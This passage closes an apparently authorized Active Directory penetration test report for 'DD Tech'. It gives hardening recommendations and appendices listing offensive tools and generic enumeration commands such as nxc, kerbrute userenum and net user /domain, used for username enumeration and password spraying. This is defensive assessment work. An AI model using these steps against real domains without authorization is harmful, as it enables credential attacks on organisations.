Implement and enforce strong password requirements, including increased password length, complexity requirements, and restrictions on commonly used passwords. Regular password changes should be required for privileged accounts.

2. Implement Multi-Factor Authentication (MFA)

Enable Multi-Factor Authentication for administrative and user accounts to provide an additional layer of security and reduce the risk of unauthorized access through compromised credentials.

3. Review and Limit Administrative Privileges

Apply the principle of least privilege by ensuring that users are granted only the permissions necessary to perform their job functions. Administrative privileges should be restricted to authorized personnel and reviewed regularly.

4. Monitor Authentication Activities

Implement continuous monitoring and logging of authentication events to detect suspicious login attempts, password spraying activities, and unauthorized access attempts.

5. Strengthen Account Lockout Policies

Configure appropriate account lockout thresholds and monitoring mechanisms to reduce the effectiveness of password-based attacks while minimizing disruption to legitimate users.

6. Conduct Regular Security Assessments

Perform periodic Active Directory security assessments, vulnerability assessments, and penetration tests to identify and remediate security weaknesses before they can be exploited.

7. Provide Security Awareness Training

Educate employees on password security best practices, phishing threats, and the importance of protecting organizational credentials.

8. Regularly Audit User Accounts

Review and audit user accounts periodically to identify inactive, unnecessary, or unauthorized accounts. Remove or disable accounts that are no longer required.

9. Secure Privileged Accounts

Implement dedicated administrative accounts, enforce stronger authentication requirements for privileged users, and monitor privileged account activities closely.

10. Apply Timely Security Updates

Ensure that domain controllers, servers, workstations, and security tools are regularly updated with the latest security patches and updates to reduce exposure to known vulnerabilities.

Conclusion

This Active Directory Penetration Testing Security Assessment successfully evaluated the authentication and access control mechanisms within the DD Tech domain environment. The assessment demonstrated that valid usernames could be enumerated, weak credentials could be identified through password spraying, and administrative access could be obtained due to insufficient password security controls.

The findings highlight the importance of implementing strong password policies, enforcing the principle of least privilege, monitoring authentication activities, and adopting additional security measures such as Multi-Factor Authentication (MFA). While the assessment was conducted within an authorized and controlled environment, the identified weaknesses illustrate how a malicious actor could potentially gain unauthorized access to sensitive resources and compromise the security of the domain.

By addressing the recommendations outlined in this report, DD Tech can significantly strengthen the security of its Active Directory infrastructure, reduce the likelihood of credential-based attacks, and improve the overall resilience of its information systems against future threats.

Appendices

Appendix A - Tools Used

The following tools were utilized during the Active Directory Security Assessment:

Tool	Purpose
Nmap	Network discovery and port scanning.
NetExec (NXC)	SMB, LDAP, and authentication enumeration; credential validation; and password spraying activities.
Kerbrute	Validation and enumeration of Active Directory usernames through Kerberos.
AD Username Generator	Generation of potential usernames based on employee naming conventions.
Windows Command Prompt	Execution of domain enumeration commands such as <code>net user /domain</code> and <code>net accounts /domain</code> .
PowerShell	Collection of system and domain information during the assessment.
Kali Linux	Penetration testing platform used to perform enumeration and authentication testing activities.

Appendix B – Assessment Scope

- Target Organization: DD Tech
- Assessment Type: Active Directory Penetration Testing Security Assessment
- Environment: Active Directory Domain Environment
- Objective: Evaluate authentication security controls and identify weaknesses that could lead to unauthorized access.

Appendix C – Commands Executed

Examples of commands used during the assessment include:

```
nxc smb <target-ip>
```

```
nxc ldap <target-ip>
```

```
kerbrute userenum
```

```
net user /domain
```

```
net accounts /domain
```

```
echo %userdomain%
```

Appendix D – Evidence

The screenshots included throughout this report provide evidence of the activities performed during the assessment, including:

- Username enumeration results.
- Password spraying results.
- Successful authentication attempts.
- Domain user enumeration.
- Password policy enumeration.
- Administrative access verification.

Appendix E – Limitations

- Findings are based on the systems and configurations available during the assessment period.

